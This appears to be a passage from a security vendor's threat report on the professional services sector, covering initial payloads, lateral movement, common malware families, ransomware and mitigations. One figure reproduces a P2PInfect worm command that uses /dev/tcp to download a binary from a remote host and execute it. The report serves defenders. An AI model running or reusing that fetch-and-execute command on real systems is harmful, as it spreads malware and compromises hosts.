Goodwin Procter LLP suffered a data breach exposing sensitive documents and personally identifiable information. The data breach occurred through a third-party vendor used by Goodwin Procter for large file transfers.

## Mitigations to Reduce Risk

- Conduct a comprehensive security assessment before any form of engagement is initiated with a third party. These should include IT service providers, IT infrastructure providers, third-party software and IT and non-IT contractors.
- Ensure that third-party vendor contracts have strict cybersecurity clauses. This could include mandating regular security audits, any notification of any breach should be made immediately to the organization after it happens, as well as ensuring compliance with the pertinent regulations of data protection.
- Conduct audits and **review third-party vendor security practices**. This involves a periodic review of the service provider, vulnerability assessments, and penetration testing to identify and remediate any security weak points.
- Enforce strict access controls, change control, audit trails, and security checks to detect and prevent unauthorized modifications in IT systems and applications.
- Encrypt all the sensitive data both in transit and at rest. Restrict the access of sensitive data to the principle of least privilege. Carry out regular monitoring of the access logs so that activities of unauthorized or suspicious nature may be detected.
- Ensure compliance with industry standards and regulations like GDPR, HIPAA, FERPA, etc., regarding the geographical location and nature of data handled by third-party vendors.
- Regular training sessions on phishing, social engineering tactics, data protection, and general cybersecurity hygiene can help employees act as the first line of defense against supply chain attacks.




# Initial Payload

## The Threat

Gaining a foothold is just the first step. Attackers rarely expect to take over the entire network right away. They often land on a low-level system with restricted access. From there, they need to upgrade their tools to expand their reach.

This might involve downloading more powerful malware. But attackers can also be resourceful. They can use legitimate tools already on the system, like PowerShell or common utilities (Living-off-the-Land Binaries or LOLBins), to achieve their goals.

## Trustwave SpiderLabs Insights

Execution techniques (Fig 42) of initial payloads observed through active monitoring mostly involved using user execution and command and scripting interpreters. User execution involves mostly phishing and social engineering vectors which was discussed extensively in the initial parts of this report.

Our researchers have also documented many cases of user execution of initial payloads through phishing attacks. Many interesting examples were already mentioned previously in this report and our researchers have also released m research articles that highlight how threat actors social engineer users into executing malicious payloads. This includes research on geographic targeting, dangers in visually verifying checksums, obfuscation and polymorphism to evade security software detection, and using artificial intelligence for more authentic lures.





Figure 42: Execution techniques used by threat actors

Meanwhile, command and scripting interpreters like Powershell can also be effectively used to execute commands and scripts on compromised systems, as well as to download and run malicious payloads. Powershell stands out for its ubiquity in Windows environments.

Though Powershell is the most common method of scripting-based execution, our researchers have seen other notable approaches such as leveraging bash shell and python. The cases below highlight real-world cases concerning professional services firms that highlight the various methods by which initial payloads are downloaded and executed.

### EXECUTION USING BASH SHELL

Trustwave SpiderLabs researchers investigated a P2PInfect Worm Incident for a customer in the Information Services Sector. Our researchers identified a malicious binary that was found within a Docker container that exploited the capabilities of a bash shell to execute a series of operations.

Specifically, the binary utilized the bash shell (Fig 43) to download the initial P2PInfect worm from a remote IP address. This worm then deployed a first payload, initiating connections to a larger peer-to-peer (P2P) network. Once connected, it proceeded to download additional malicious files, including scripts, crypto miners, and scanning tools, thereby integrating the infected system into the P2P network. This integration facilitated the spread of further harmful files across other compromised systems within the network.

```
sh -c bash -c exec 6<>/dev/tcp/[redacted]/60107 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/nzpW7L6woX && chmod +x
/tmp/nzpW7L6woX && /tmp/nzpW7L6woX Su5S8RgxHfFY+zcp9ljlHDAb61LuNjX3RO4eNATuUv4pNfhQ6RoxGuhK/zE/4FvuEy4b6FngMz/0XO8bNBj/W/
s3Kf9a5gQyH+1E/Dcz9FzvGzMZ/1LgNTb2RO4dMwTnUvQxN/9b6go4BO1b/ik2/13xGDMb5Vz+Njf2SucEMhvnRP80M+Bb7h06HO9b+jUn9kTtGzAE7lz6KTX
```

Figure 43: Sample of the bash shell execution of the P2PInfect work

### EXECUTION USING PYTHON SCRIPT

In a recent cyber-attack our team investigated, targeting a digital marketing service agency, Vietnamese threat actors employed a Python script to execute malicious activities. The incident began when a business development manager's email thread was hijacked, leading to the sharing of a ZIP file, purportedly containing marketing materials, which was hosted on Dropbox. This file contained a malicious .SCR executable (Fig 44) alongside several decoy documents.






Figure 44. Content of the ZIP file

The core of the attack was the NodeStealer payload—a Python script designed to harvest sensitive data from the victim's computer. This script collected information such as the IP address, location, and system details, and transmitted this data back to the attackers via a Telegram bot. Notably, the script was programmed to bypass data theft if the system was located in Vietnam. Additionally, the Python script ensured its persistence on the infected system by creating specific folders and registry entries, took screenshots, and extracted sensitive information from browsers like Chrome and Firefox. The stolen data was then compressed into a ZIP file and sent back to the attackers through Telegram, facilitating further exploitation.

## Mitigations to Reduce Risk

- Educate users about the dangers of opening unknown files and links. Regularly conduct security awareness training to help identify and avoid phishing attempts and social engineering tactics.
- Implement policies to restrict or monitor the execution of scripts like VBA and Powershell. This can be done using tools like Windows Group Policy. Microsoft also has what it calls attack surface reduction (ASR) rules.
- Use advanced email filtering solutions like Trustwave MailMarshal to detect and block malicious emails that may contain harmful attachments or links.
- Employ comprehensive endpoint protection solutions that include antivirus, anti-malware, and behavior-based threat detection to identify and mitigate threats.
- Conduct regular audits of all applications operating within the environment.
- Implement highly granular “allow lists” of applications on specific hosts to minimize exposure. Prevent malicious actors from deploying applications that masquerade as known apps to execute malicious commands.
- Apply additional privilege restrictions to prevent unprivileged sources from running different command shells. Additionally, segregate critical network segments from the rest of the network to limit the exposure of assets.
- Provide IT and cybersecurity staff with secure, isolated sandbox environments for the safe examination and testing of suspicious files.
- Conduct frequent security audits to identify and remediate instances of hard-coded passwords and unnecessarily elevated privileges in scripts and binaries being used in the computing environment.




# Expansion / Pivoting

## The Threat

Following the initial infiltration, often on a less critical device like a compromised laptop from a phishing attack or a network appliance such as a VPN endpoint, the attacker proceeds to aim at more valuable accounts and systems using the suitable tools they possess. These can include domain admins, root accounts, active directory systems, and database servers.

## Trustwave SpiderLabs Insights

From that initial foothold, often on an employee or contractor's workstation (phishing), an internal IP address (remote access like RDP or VPN), or software implanted from a compromised third party, the goal of the threat actor is privilege escalation and expansion. This step is often referred to as "pivoting" or "lateral movement."

As an initial step, threat actors will typically try to obtain credentials to facilitate lateral movement. Credential access becomes easier once initial access or foothold has been obtained, as security tends to fall off internally. Often, this is due to the mentality of "it's behind a firewall," so there isn't a need to prioritize security controls. We used to refer to this as "crab security," a hard shell with a soft interior.

Based on our active monitoring data, various Credential Access techniques were employed, predominantly focusing on Multi-Factor Authentication Request Generation, which was often blocked due to unfamiliar sign-in properties and atypical login locations.





Figure 45: Credential access techniques by threat actors

Other techniques included Brute Force attacks, OS Credential Dumping characterized by DCSync attempts from non-domain controllers, and Modification of Authentication Process. This latter technique involved altering authentication methods for privileged accounts and disabling Multi-Factor Authentication (MFA) for specific users, thereby compromising security protocols designed to protect user credentials and access.

Once an initial foothold has been acquired, threat actors then obtain valid credentials by using various lateral movement techniques (Fig 46) through remote services (e.g. SMB/Admin Shares) to gain further access within the organization. Our data also indicates the use of Remote Desktop Protocol in particular as a common way to facilitate movement within the various environments and networks of the target organization.





Figure 46: Lateral movement techniques by threat actors

It is also during this stage when the threat actors will try to establish persistence in the network so attackers can share access with others on their team or come back at a future time to continue the attack. In the various security incidents that our researchers have analyzed, various persistence techniques were observed that attackers used to maintain their foothold within compromised systems. These techniques included Account Manipulation, where attackers set passwords to never expire; Account Creation, allowing attackers to establish new user accounts for re-entry; and Event Triggered Execution, which involved manipulation of netsh helper DLLs Registry keys and Sticky Keys binary hijack. These methods are designed to ensure continuous access to the system despite efforts to disrupt malicious activities.






Figure 47: Persistence techniques by threat actors

Trustwave® SpiderLabs®

**Trustwave SpiderLabs conducts 200K hours of pentesting each year**

## Mitigations to Reduce Risk

- Enforcing strong security measures within the internal network and not just at the perimeter. This includes segmenting networks, applying the principle of least privilege, and using MFA for internal and external access to resources.
- Monitor the use of unusual connections in SMB/Windows Admin Shares, DCOM and other open services using anomaly and behavior-based detection techniques.
- Conduct active monitoring and auditing of account usage and access patterns to detect anomalies. Conduct regular user reviews of local user accounts, default administrative accounts, and group memberships to remove unnecessary privileges and outdated accounts.
- Conduct regular audits of all applications (including browsers and browser extensions) in the environment that could potentially be used as entry and persistence points to the organization.
- Monitor unusual system and application events, and investigate the creation of new scheduled tasks, account manipulation, and other indicators that may indicate attempts at persistence.
- Engage in proactive threat hunting to detect and respond to advanced threats. Educate employees about the importance of cybersecurity and the role they play in maintaining the organization's security posture.
- Implement robust host-based security controls including detailed "allow list" of applications on designated hosts to minimize exposure.
- Impose additional restrictions on privileges to prevent unauthorized execution of commands from unprivileged sources.




# Malware: Loaders, Infostealers and RATs

## The Threat

Not all malware is created equal. Attackers use a specialized arsenal to achieve their goals.

Some, like loaders/downloaders, act as the initial invaders. They sneak onto a system and pave the way for more dangerous malware. These newcomers can be infostealers, designed to steal passwords, contacts, and other sensitive information. They might even target what users type online through fake browser plugins.

Even more alarming are remote access trojans (RATs). Imagine a virtual backdoor for attackers. RATs give them complete control, allowing them to download files, steal data like infostealers, and even hijack webcams.

## Trustwave SpiderLabs Insights

Trustwave SpiderLabs gains insights into malware in our clients' environments through the delivery of our managed services, threat hunts, DFIR, and malware analysis. Trustwave is in a unique position to detect and analyze distinctive malware threats focusing on specific industries. Through our various services, our researchers have identified some of the more notable malware particularly active in professional services.

Based on statistics coming from Trustwave's MailMarshal Email Security Solution as well as actual real-world incident response engagements, our researchers have observed that the top email malware executable attachments active in the professional services industry are the following:

### GOOTLOADER

Over recent years, there has been a notable increase in malware attacks targeting professional sectors such as law firms, engineering consultancies, accounting firms, and investment management companies. The malware involved, known as Gootloader, operates as a malware-as-a-service provider, facilitating the distribution of various malicious software, including ransomware, for other cybercriminals.





Figure 48: Gootloader Malware investigations by industry

Gootloader primarily exploits compromised Wordpress websites to disseminate malware, employing an SEO poisoning technique that manipulates search engine results using legal-related keywords. This method effectively lures professionals searching for legal topics (Fig 49) into visiting infected websites. Given their frequent need for such information, sectors like legal, accounting, and consultancy are especially susceptible to these attacks.


Figure 49: The word cloud displays the most frequently used terms in this campaign mostly related to legal agreements and other law/legal inquiries

Gootloader targets SEO keywords (Fig 50) associated with legal documents, such as "agreements," "contracts," and "forms." When users search for these terms and access an infected site from the search results, they are redirected to a bogus forum page. This page employs social engineering techniques to convince users to download what is purportedly a needed legal document via a direct link. However, this link actually downloads a ZIP file containing a JScript file. When this JScript file is executed on a Windows system, it triggers the download of further malware under the direction of Gootloader's affiliates. The downloaded malware often includes tools like the Cobalt Strike beacon, which facilitates espionage, lateral movement within the network, and the potential deployment of further infections, including ransomware.


Figure 50: Sample list of SEA search keywords that leads to Gootloader infected websites

## AGENT TESLA

Agent Tesla is a RAT written in .NET that first appeared in 2014. It can take full control of a compromised system, it has a very flexible command and control channel and can connect to the C2 via HTTP, HTTPS, Email, or in a Telegram channel

Agent Tesla is a RAT commonly deployed via phishing emails with archive or disc image attachments. Agent Tesla can steal a variety of data, making it popular. It includes a keystroke logger, the ability to access anything on the clipboard, and can search the hard drive for any other valuable data. It also has a flexible command and control channel and can connect to the C2 via HTTP, HTTPS, Email, or a Telegram channel. Trustwave SpiderLabs encounters Agent Tesla quite often, typically attached to phishing campaigns.

Trustwave SpiderLabs has conducted extensive research about Agent Tesla (Fig 51) and has published new original research about the continuing evolution of this malware.





Figure 51: Typical infection chain for Agent Tesla

## ASYNCRAT

AsyncRAT is a relatively common RAT. This malware emerged around 2016 and has gained traction due to it having a user-friendly interface and being open source. One reason for its popularity is that it is free and open source. The RAT is typically deployed via phishing emails and uses a chain of .BAT, .PS1, and .VBS files to evade detection. It has a lot of common options like: · View and record the victim's screen · Log all keystrokes · Chat mechanism with the victim · Disable Windows Defender · Access to upload, download, and delete files Below illustrates a multiple stage attack we observed targeting a hospitality client that started with an email and ended the final payload of AsyncRAT.

In an original Trustwave SpiderLabs article, our researchers highlighted the involvement of AsyncRAT (Fig 52) as part of the infection chain abusing OneNote documents.

**TRUSTWAVE MDR ELITE OFFERS AN MTTA OF 15 MINUTES AND MTTR OF <30 MINUTES**





Figure 52: Infection Chain for AsyncRAT leveraging a trojanized OneNote file

### AVEMARIARAT

The Ave Maria malware, also known as Warzone RAT, is a remote access trojan that was first identified in the closing months of 2018. It was notable due to its ability to discreetly circumvent Windows User Account Control (UAC) and is equipped with a suite of intrusive capabilities, such as keystroke logging and the exfiltration of credentials from browsers and email applications. Propagation of Ave Maria is typically achieved through phishing campaigns, leveraging malicious attachments or hyperlinks to gain initial foothold. Upon activation, the malware adeptly exploits system vulnerabilities or manipulates user behavior to gain elevated access. Notable for its elusiveness, Ave Maria has capabilities to evade conventional detection methodologies and establish a persistent presence within host systems.

### FORMBOOK

FormBook is an infostealer that has been operational since mid-2016. Its primary function is to harvest sensitive information from compromised systems, with a particular emphasis on extracting data tied to online forms, passwords, and assorted credentials. Believed to originate in South Korea, FormBook has been associated with multiple cybercriminal campaigns. FormBook comprises a range of functionalities including keylogging, screenshot capture, clipboard data recording, and the pilfering of data from web-based forms. It is versatile and can target a diverse array of applications, web browsers, and online services to pilfer sensitive data.

As time has progressed, FormBook has advanced its capabilities to encompass attributes like obfuscation tactics, anti-analysis measures, and the encryption of stolen data prior to its transmission. Our team has seen this malware delivered often through Microsoft documents, with recorded instances of it being distributed through OneNote attachments.

### GULOADER

This loader malware has been around since 2019 and specializes in deploying Remote Access Trojans (RATs) and infostealers. GuLoader is interesting as it uses cloud storage for hosting malicious payloads, which complicates detection. It spreads mainly via phishing emails and leverages encryption methods for defense evasion. Trustwave researchers have observed GuLoader in RFQ-themed malicious spam campaigns targeting various education institutions.

Trustwave Spiderlabs researchers have recently seen GuLoader in the uptick of HR-themed spam emails.

### REDLINE

Redline is a .Net compiled executable capable of examining and collecting diverse system information like the operating system version, active processes, and installed software of an infected system. It has the capability to gather credentials from web browsers, target cryptocurrency wallets, and acquire login details from various applications, including NordVPN and FileZilla.

Trustwave SpiderLabs published an analysis of Redline Stealer in conjunction with an analysis of the Lapsu$ hacker group in 2022.

### REMCOS

Remcos is a RAT that surfaced in 2016. It is ostensibly presented as a tool for legitimate remote management; however, its capabilities are frequently exploited for malicious activities by threat actors. The malware grants extensive control over an infected device, enabling unauthorized access to perform keystroke logging, surveillance through screenshots or webcam recordings, and the execution of additional malicious payloads.

The dissemination of Remcos typically occurs through sophisticated phishing campaigns, which may involve malicious email attachments masquerading as legitimate documents. These documents attached to emails are commonly used as the initial vector to deliver the malware into a system. Sometimes, to give an impression of security, threat actors sometimes use document protection features and technology to hide their malicious code from email scanners.

Trustwave SpiderLabs researchers have published original research about the Remcos RAT (Fig 53) and how it leverages password-protected Word documents with Information Rights Management (IRM) technology.





Figure 53: Trustwave SEG Console displaying the scam email leading to Remcos RAT malware


### SNAKE

In late 2020, Snake Keylogger emerged as an addition to information stealing malware. The malware was written in the .NET programming language and exhibits a modular design making it very versatile. Among its core functions are keylogging, pilfering of stored login credentials, screen captures, and retrieval of clipboard data, all of which is subsequently sent to the threat actor.

Distribution of the Snake Keylogger is typically through phishing and spearphishing campaigns leveraging emails with malicious Microsoft Office documents or PDF files. The malware concealed within the document typically acts as a downloader and leverages Powershell scripts to fetch a copy of Snake Keylogger onto the compromised system, subsequently initiating its execution.

## Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- Enhance email security measures and educate users about the dangers of malicious email attachments. Increase vigilance against phishing campaigns and scrutinize email attachments. Implement robust email filtering and monitoring systems.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous. Additionally, establish and regularly practice a formal incident response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.




# Malware: Ransomware

## The Threat

Ransomware isn't just about locking files anymore. It's evolved into a multi-pronged attack.

Traditionally, ransomware scrambled data, holding it hostage until you paid a ransom. Now, attackers try to erase backups and shadow copies, making recovery even harder.

But that's not all; many ransomware gangs are double-dipping with double extortion. They steal data before encrypting it, threatening to leak it publicly unless they get paid. Even if they're not paid, they can still sell the stolen information.

Things can get even worse with triple extortion. Attackers might launch a denial-of-service attack (DDoS) to cripple online operations, adding pressure to pay.The most vicious tactic? Targeting victims of the data breach itself, threatening to expose their information if the organization doesn't pay.

## Trustwave SpiderLabs Insights

Trustwave SpiderLabs researchers reviewed several data sources for known ransomware attacks on professional services sector organizations during the last 12 months, including various ransomware tracking projects, online news outlets, and individual ransomware leak pages. What follows below is based on a synthesis of those data sources.

Professional services and legal entities have experienced a significant surge in ransomware attacks, with at least 142 firms falling victim over the past year. Despite recent law enforcement seizures of prominent ransomware groups like LockBit and ALPHV/Blackcat, their impact within the current year continues to be significant. These groups remain the top two most active ransomware operators (Fig 54), with only slight differences in the frequency of reported incidents. The third position is now occupied by the 8Base group.





Figure 54: Professional services sector victims' distribution according to claims of ransomware gangs

Our data also shows that professional services firms and legal companies from the US (Fig 55) are often seen as prime targets for ransomware attacks due to their perceived financial resources compared to businesses in other regions. This perceived capability leads cybercriminals to believe that these firms are more likely to pay larger ransoms to swiftly restore access to critical data and reduce operational disruptions, thereby increasing their attractiveness as targets for extortion.

